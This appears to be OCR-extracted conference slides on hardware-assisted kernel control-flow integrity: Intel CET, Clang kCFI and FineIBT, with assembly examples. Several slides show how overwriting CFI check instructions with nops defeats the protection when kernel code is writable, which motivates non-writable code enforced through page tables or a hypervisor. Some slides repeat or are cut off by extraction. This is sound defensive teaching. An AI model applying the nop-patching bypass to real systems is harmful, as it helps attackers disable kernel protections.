  - Has a **bitmap-based** forward-edge verification policy
  - Utilizes Intel Control-flow Enforcement Technology (CET)
- **Clang/LLVM CFI**
  - Has a **function type-based** forward-edge
  - Can utilize Intel CET
- **FineIBT**
  - Is based on the Clang/LLVM CFI and Intel CET but has a callee-side verification policy
  - Is applied to the Linux kernel from v6.2.0


What is Intel CET?

Intel Control-flow Enforcement Technology (CET)

- **Has Indirect Branch Tracking (IBT)**
  - It utilizes ENDBR32 and ENDBR64 instructions to mark valid target locations of indirect calls and jumps
  - They can only transfer to the ENDBRANCH instruction (ENDBR32 for x32 or ENDBR64 for x64)
- **Has Shadow Stack (SS)**
  - It saves the return address to the protected area when calling a function
  - It pops return addresses from both the stack and protected area and compares them when returning to the call-site

Intel Control-flow Enforcement Technology (CET)

```
400000: <main>
  endbr64
  ...
  movq $0x400200, %rcx
  call *%rcx
  ...
  retq

400200: <func>
  endbr64
  ...
  instructions
  ...
  retq
```




Indirect Branch Tracking (IBT) Example

Intel Control-flow Enforcement Technology (CET)

```
400000: <main>
  endbr64
  ...
  movq $0x400200, %rcx
  call *%rcx
  ...
  retq

400200: <func>
  endbr64
  ...
  instructions
  ...
  retq
```

Indirect Branch Tracking (IBT) Example



Shadow Stack (SS) Example

So, what is the hardware-assisted CFI?

- **It means the software-based CFI assisted by the hardware-based CFI**
  - The software-based CFI cannot restrict indirect branches strictly
    - Indirect branches (call, jump, and return) can still transfer to any location of a program under CFI enforcement
  - The hardware-based CFI (CET) can enforce strong policies to the branches
    - The target of the indirect call or jump has to start with the ENDBRANCH instruction (IBT)
    - The return address has to match the exact call-site (SS)

Then, the hardware-assisted KERNEL CFI?

- **It has special features that support various control flows and languages**
  - System calls, interrupts, and exceptions
  - C, C++, Rust, and even assembly!

- **Commodity OSes have their own kernel CFIs**
  - Microsoft CFG with Intel CET for the Windows kernel
  - Clang/LLVM kCFI (kernel CFI) with Intel CET and FineIBT for the Linux kernel
    - The shadow stack of Intel CET is not ready for the Linux kernel yet

Hardware-Assisted KERNEL CFI – Clang/LLVM kCFI

```
ffff4000: <_stext>
 endbr64
 ...
 movq $0xffff4200, %r11      ; Address of <func>
 mov  $0xfffaf86c, %r10d     ; -0x00050794 (-Function signature)
 add  -0x4(%r11),  %r10d     ; 0xfffaf86c + 0x50794 = (DWORD) 0
 je   .indirect_call         ; CFI check
 ud2                         ; CFI error
.indirect_call:
 call *%r11
 instructions ...

ffff41fc: <__cfi_func>
 94 07 05 00                 ; 0x00050794 (Function signature)

ffff4200: <func>
 endbr64
 instructions ...
```

S/W-based CFI and caller-side verification

H/W-based CFI

Hardware-Assisted KERNEL CFI – FineIBT

```
ffff4000: <_stext>
 endbr64
 ...
 movq $0xffff4200, %r11          ; Address of <func>
 mov  $0xb4cf680c, %r10d         ; 0x0xb4cf680c (Function signature)
 sub  $0x10, %r11                ; Address of <__cfi_func>
 call %r11

ffff41f0: <__cfi_func>
 endbr64
 sub  $0xb4cf680c, %r10d         ; 0xb4cf680c - 0xb4cf680c = 0
 je   $0xffff4200                ; CFI check
 ud2                             ; CFI error
 nop
 ...
ffff4200: <func>
 endbr64
 instructions ...
```

Callee-side verification

Assumption of CFIs – Non-Writable Code

```
1:  ffff4000: <_stext>
2:   endbr64
     ...
3:   movq $0xffff4200, %r11
4:   mov  $0xb4cf680c, %r10d
5:   sub  $0x10, %r11
6:   call %r11

7:  ffff41f0: <__cfi_func>
8:   endbr64
9:   sub  $0xb4cf680c, %r10d
10:  je   $0xffff4200
11:  ud2
12:  nop
     ...
13: ffff4200: <func>
14:  endbr64
15:  instructions ...
```

```
1:  ffff4000: <_stext>
2:   endbr64
     ...
3:   movq $0xffff4200, %r11
4:   mov  $0xb4cf680c, %r10d
5:   nop
6:   call %r11

7:  ffff41f0: <__cfi_func>
8:   endbr64
9:   sub  $0xb4cf680c, %r10d
10:  je   $0xffff4200
11:  nop
12:  nop
     ...
13: ffff4200: <func>
14:  endbr64
15:  instructions ...
```

Other Indirect Branches

Assumption of CFIs – Non-Writable Code

```
ffff4000: <_stext>
  endbr64
  ...
  movq $0xffff4200, %r11
  mov  $0xb4cf680c, %r10d
  sub  $0x10, %r11
  call %r11

ffff41f0: <__cfi_func>
  endbr64
  sub  $0xb4cf680c, %r10d
  je   $0xffff4200

  instructions ...
```

```
ffff4000: <_stext>
  endbr64
  ...
  movq $0xffff4200, %r11
  mov  $0xb4cf680c, %r10d
  nop
  call %r11

ffff41f0: <__cfi_func>
  endbr64
  sub  $0xb4cf680c, %r10d
  je   $0xffff4200

  instructions ...
```

Other Indirect Branches

Without non-writable code,

CFI can be neutralized!

Non-Writable Code for Commodity OSes


- **The kernel ensures non-writable code for applications**
  - It sets read-only permissions to page tables for code pages of applications
  - Kernel vulnerabilities are needed to change the permissions
    - ~~Because~~ **If** CFI can prevent control-flow deviations like calling VirtualProtect() or mprotect()

- **Then, what ensures non-writable code for the kernel?**
  - **PAGE TABLES!**

Non-Writable Code for Commodity OSes

- **The kernel ensures no**
  - It sets read-only permiss
    applications
  - Kernel vulnerabilities are
    - ~~Because~~ If CFI can pre
      VirtualProtect() or mpro

- **Then, what ensures no**
  - PAGE TABLES!




Non-Writable Code for Commodity OSes

- The kernel ensures no
  - It sets read-only permiss
    applications
  - Kernel vulnerabilities are
    - ~~Because~~ If CFI can pre
      VirtualProtect() or mpro

We need the non-writable code mechanism for the kernel, not the TRUST!

Hypervisor-Based Non-Writable Code Mechanism (1)

